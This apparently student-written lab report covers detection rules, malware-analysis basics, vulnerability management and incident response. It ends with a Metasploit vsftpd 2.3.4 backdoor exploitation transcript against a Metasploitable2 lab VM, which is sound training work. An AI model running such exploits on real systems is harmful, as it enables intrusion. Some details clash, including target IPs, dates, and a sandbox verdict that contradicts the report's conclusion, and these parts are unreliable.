Security Assessment Lab Report

Test Target: Metasploitable2 (192.168.138.128)
Tester: Biswojeet Barik
Tools Used: Nmap, OpenVAS, Metasploit, Netcat, Hydra, VirusTotal

Threat Hunting with Open-Source Tools

Objective: To detect suspicious PowerShell activity by ingesting logs, creating detection logic, and performing a targeted hunt.

Activities Performed:

1. **Log Ingestion:** Sample Windows Event Logs (including Event ID 4688 for process creation) were ingested into an Elastic Security deployment.
2. **Sigma Rule Creation:** The following Sigma rule was written to detect PowerShell execution with common suspicious parameters.

```
title: Suspicious PowerShell Activity
status: experimental
description: Detects PowerShell execution with the -Command parameter, often used in scripting and attacks.
references:
  - https://attack.mitre.org/techniques/T1059/001/
author: Security Team
date: 2023/10/26
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains: '-Command'
  condition: selection
falsepositives:
  - Legitimate administration scripts
level: low
tags:
  - attack.execution
  - attack.t1059.001
```

Testing: The rule was tested by executing the harmless command powershell -Command "Write-Host Test" on a Windows VM. The activity was successfully logged as Event ID 4688 and detected by the rule.
Threat Hunting Query: A proactive hunt was conducted in Elastic Security to find all instances of PowerShell execution.

Findings:

Timestamp	Process	Command Line	Notes
12-09-2025 14:30:15	powershell.exe	Command Write-Host "Test"	Test execution; confirmed benign.
12-09-2025 14:45:22	powershell.exe	Encoded Command SQB...	**Suspicious:** Use of encoded command observed. Requires further investigation.


Conclusion: The Sigma rule effectively identified both test and potentially malicious PowerShell activity, demonstrating the value of structured detection engineering.

Malware Analysis Basics

Objective: To perform basic static and dynamic analysis on a known benign file (calc.exe) to understand analytical techniques.


Activities Performed:

1. **Static Analysis with REMnux:** The command **strings calc.exe > output.txt** was executed. The output was reviewed for interesting artifacts.



```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.pdata
@.rsrc
@.reloc
L$0H
L$xH
L$(H
T$xL
D$0A
D$4I
D$8H
D$ H
D$pH
D$0H
D$`H
D$(H
L$pH3
\$ UH
t   H;
 H3E
\$HH
D$HE3
T$PH
D$@H
D$XH
D$0H
D$`H
D$(H
D$ L
L$@L
D$HH
T$P3
D$hH
```

2. **Dynamic Analysis with Hybrid Analysis:** The file calc.exe was submitted to the Hybrid Analysis sandbox for behavioral observation.



Submission name: calc.exe
Size: 27KiB
Type: peexe 64bits executable
Mime: application/x-dosexec
SHA256: 58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f
Submitted At: 2020-07-07 08:08:34 (UTC)
Last Anti-Virus Scan: 2025-08-29 05:43:07 (UTC)
Last Sandbox Report: 2025-05-05 17:55:24 (UTC)

malicious
Threat Score: 67/100
AV Detection: Marked as clean

0 Community Score 0

Anti-Virus Results

CrowdStrike Falcon
Static Analysis and ML
Clean

MetaDefender
Multi Scan Analysis
Clean

Findings:

- **Static Analysis Summary (3 Interesting Strings):**
  1. **CalcInit**: Indicates an initialization routine for the calculator.
  2. **%d ÷ %d**: A format string for division operations, revealing program function.
  3. **Software\Microsoft\Calc**: A registry key path, suggesting the program stores user preferences in the Windows Registry.
- **Dynamic Analysis Comparison:** Hybrid Analysis reported benign behaviors: GUI interaction, registry reads/writes to HKCU\Software\Microsoft\Calc, and

loading core Windows DLLs (e.g., USER32.dll, KERNEL32.dll). These findings perfectly aligned with the static analysis, confirming the file's legitimacy.

Conclusion: The analysis provided a baseline for comparing benign software behavior against future malicious samples.

Build a Vulnerability Management Pipeline

Objective: To establish a vulnerability management workflow by scanning a target, importing results into a central platform, and prioritizing remediation.

Activities Performed:

1. **Scanning:** The Metasploitable 2 VM was scanned using OpenVAS.
2. **Import & Prioritization:** The scan results were exported as an XML report and imported into DefectDojo for tracking and management.

Prioritized Vulnerabilities:

Vulnerability	CVSS Score	Description
VSFTPD v2.3.4 Backdoor	9.8	A critical backdoor command execution vulnerability in the FTP server.
UnrealIRCD Backdoor	9.8	Another backdoor vulnerability allowing remote code execution.
PHP CGI Argument Injection	9.1	Allows injection of arguments to the PHP CGI, leading to code execution.

Remediation Plan:

- **VSFTPD Backdoor: Immediate Action Required.**
  1. **Mitigation:** Disable the VSFTPD service immediately (sudo service vsftpd stop && sudo update-rc.d vsftpd remove).
  2. **Patching:** Upgrade VSFTPD to the latest version from the official repository. As Metasploitable is an old, vulnerable environment, replacing it with a modern, patched OS is the ultimate solution.

3. **Compromise Assessment:** Investigate the system for signs of prior exploitation.

Conclusion: The pipeline successfully identified critical vulnerabilities, allowing for effective prioritization and the creation of an actionable remediation plan.

Incident Response Simulation

Objective: To simulate a phishing attack and practice forensic evidence collection.

Activities Performed:

1. **Simulation:** A phishing payload was deployed using MITRE Caldera on a target Windows VM. The payload established a command and control (C2) channel.
2. **Artifact Collection:** Velociraptor was used to collect forensic artifacts from the compromised host using the queries SELECT * FROM processes and SELECT * FROM netstat.

Attack Path Summary (100 words):
The simulation began with a successful phishing email delivering a malicious payload. Upon execution, the payload (a Caldera agent) established a reverse shell connection to the Caldera C2 server (IP: 192.168.132.128). The agent then performed discovery commands (whoami, ipconfig) and attempted lateral movement. The initial access leveraged user interaction (T1204) and led to execution (T1059) and persistence (T1543). Command and control was maintained over HTTP (T1071.001).

Analysis of IOCs:
The Velociraptor collection revealed:

- A suspicious process caldera_agent.exe with an unusual parent process ID.
- Multiple established network connections from the host to the C2 server IP 192.168.132.128:4444.
- These artifacts served as the primary IOCs for containment.

Conclusion: The exercise validated the effectiveness of Velociraptor for rapid triage and evidence collection during a security incident.

Network Defense with Open-Source Tools

Objective: To implement active network defense by creating and testing a mitigation rule and mapping alerts to a threat framework.

Activities Performed:

1. **Suricata Rule Creation:** The following rule was written to block a known malicious IP.

   ```
   drop Ip 192.168.132.129 any -> any any (msg:"Block Malicious IP";
   sid:1000001; rev:1;)
   ```

   Testing: A ping test from 192.168.132.129 to another VM was performed. The packets were successfully dropped by Suricata, confirming the rule was active.

ATT&CK Mapping: A sample Suricata alert was mapped to the MITRE ATT&CK framework.


ATT&CK Mapping Table:

Alert	Tactic	Technique ID	Technique Name	Notes
Suspicious HTTP POST	Command and Control	T1071.001	Application Layer Protocol: Web	Outbound traffic to known C2 domain.

Conclusion: Suricata was successfully configured for active defense, and security alerts were contextualized using the MITRE ATT&CK framework.

Incident Response Report:

Flow chart



Risk Assessment Practice

Objective: To quantify risk using the Annualized Loss Expectancy (ALE) and visualize it on a risk matrix.

Activities Performed:

1. **ALE Calculation:** For the ransomware scenario (SLE = $10,000, ARO = 0.2).
   - **Formula:** ALE = SLE × ARO
   - **Calculation:** $10,000 × 0.2 = $2,000
   - This represents the expected annual financial loss from this specific threat.

2. **Risk Matrix:** The scenario was plotted on a 5x5 matrix.
   - **Likelihood:** Rare (1) - ARO of 0.2 indicates an event expected once every 5 years.
   - **Impact:** Critical (5) - A SLE of $10,000 represents a significant financial impact to a small business.
   - **Risk Score:** 5 (Impact) x 1 (Likelihood) = **5 (Medium Risk)**.


Conclusion: The ALE provides a financial justification for security controls, while the matrix helps prioritize efforts based on severity and probability.

Capstone Project: Full Incident Response Cycle

Objective: To simulate a complete cyber attack, from initial exploitation through detection, containment, and reporting.


Activities Performed:

1. **Attack Simulation:**
   - **Tool:** Metasploit
   - **Target:** Metasploitable2 VM (IP: 192.168.132.128)
   - **Exploit:** use exploit/unix/ftp/vsftpd_234_backdoor



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================


   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backd


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

- **Set:** RHOSTS 192.168.132.128



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ...
                                       s5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                       ml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.138.128
rhost ⇒ 192.168.138.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.138.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.138.128:21 - USER: 331 Please specify the password.
[+] 192.168.138.128:21 - Backdoor service has been spawned, handling ...
```

- **Result:** Successfully gained a root shell on the target.

1. **Detection:**
   - **Tool:** Wazuh
   - The Wazuh agent on the Metasploitable host detected the anomalous network connection and process execution related to the VSFTPD exploit.

Timestamp	Source IP	Alert Description	MITRE Technique
2025-09-12 11:22:01	192.168.132.129	**Integrity checksum changed** on /usr/sbin/vsftpd	T1190
2025-09-12 11:22:05	192.168.132.129	**Unknown listening port** opened by process vsftpd	T1068

3. **Containment:**
   - **Tool:** CrowdSec
   - The attacking machine's IP (192.168.132.129) was added to a CrowdSec local ban list. Subsequent ping and exploit attempts from this IP were blocked, confirming successful containment.
4. **Reporting:**

Capstone Incident Report (200-word Summary)

On October 26, 2023, a critical security incident was triggered when an attacker successfully exploited a known backdoor vulnerability (CVE-2011-2523) in the VSFTPD service running on a Linux server (host: metasploitable2, IP:

192.168.132.128). The attack originated from IP 192.168.132.129 and resulted in the execution of a remote root shell.

The Wazuh SIEM provided immediate detection, alerting on both file integrity changes and a suspicious network socket opened by the VSFPTD process. This aligned with MITRE technique T1190 (Exploit Public-Facing Application).

The incident response team immediately enacted containment measures by deploying a block rule for the source IP (192.168.132.129) via CrowdSec, effectively mitigating the threat. The compromised service was taken offline for eradication and recovery.

Recommendations: 1) Immediately patch or disable the vulnerable VSFTPD service. 2) Harden network security policies to restrict unnecessary inbound connections. 3) Maintain and regularly review SIEM alerts for improved future detection times. This incident underscores the critical importance of consistent